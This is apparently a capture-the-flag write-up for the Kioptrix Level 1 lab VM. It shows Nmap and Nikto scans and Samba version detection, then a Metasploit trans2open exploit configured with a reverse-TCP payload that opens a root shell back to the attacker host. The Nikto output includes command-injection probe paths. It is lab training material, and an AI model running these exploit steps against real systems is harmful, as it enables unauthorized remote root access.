Kioptrix Level 1


Nmap O /P :-

```
Nmap scan report for 192.168.240.142
Host is up (0.0021s latency).
Not shown: 65529 closed ports
PORT  STATE SERVICE     VERSION
22/tcp   open  ssh      OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version     port/proto  service
|   100000  2           111/tcp   rpcbind
|   100000  2           111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrP
rovinceName=SomeState/countryName=--
| Issuer:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrP
```

```
rovinceName=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
| MD5:   78ce 5293 4723 e7fe c28d 74ab 42d7 02f1
|_SHA-1: 9c42 91c3 bed2 a95b 983d 10ac f766 ecb9 8766 1d33
|_ssl-date: 2021-04-29T08:40:54+00:00; +1m49s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
1024/tcp open  status   1 (RPC #100024)

Host script results:
|_clock-skew: 1m48s
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   KIOPTRIX<00>        Flags: <unique><active>
|   KIOPTRIX<03>        Flags: <unique><active>
|   KIOPTRIX<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   MYGROUP<00>         Flags: <group><active>
|   MYGROUP<1d>         Flags: <unique><active>
|_  MYGROUP<1e>         Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)
```

Nikto :-


```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:            192.168.240.142
+ Target Hostname:      192.168.240.142
+ Target Port:          80
+ Start Time:           2021-04-29 05:00:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821,
size: 2890, mtime: Wed Sep  5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1).
OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may
depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a
remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a
local buffer overflow which allows attackers to kill any process on the
system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to
overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer
overflow which may allow a remote shell.
```



```
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ ///etc/hosts: The server install allows reading of any system file by
adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than
2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+
/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/host
s: A PHP backdoor file manager was found.
+
/wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=
/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP
backdoor file manager was found.
+
/wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts:
A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP
backdoor file manager was found.
+
/wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts
: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was
found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote
command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8725 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2021-04-29 05:01:44 (GMT-4) (69 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Lets find Samba Version :-

Metasploit scanner "scanner/smb/smb_version"




```
Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                    normal  No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.240.142
RHOSTS ⇒ 192.168.240.142
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.240.142:139   - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.240.142:139   -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.240.142:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Its "Samba 2.2.1a"

Lets find publicly available exploits

Searchsploit :-




```
┌──(kali㉿kali)-[~]
└─$ searchsploit Samba 2.2.1a
---------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                           | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                       | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                               | linux_x86/dos/36741.py
---------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```


Tried exploiting with "Samba < 2.2.8 (Linux/BSD) - Remote Code Execution" but didn't work out.

Moved to Metasploitable exploit "linux/samba/trans2open"

Set all the necessary requirements in the exploit and run it



```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.240.142  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.240.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```



```
msf6 exploit(linux/samba/trans2open) > run

[-] Handler failed to bind to 192.168.240.128:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.240.142:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailab
.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.240.128:4445
[*] 192.168.240.142:139 - Trying return address 0×bffffdfc ...
[*] 192.168.240.142:139 - Trying return address 0×bffffcfc ...
[*] 192.168.240.142:139 - Trying return address 0×bffffbfc ...
[*] 192.168.240.142:139 - Trying return address 0×bffffafc ...
[*] Command shell session 1 opened (192.168.240.128:4445 → 192.168.240.142:1029) at 2021-04-29 12:40:26 -0400

id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```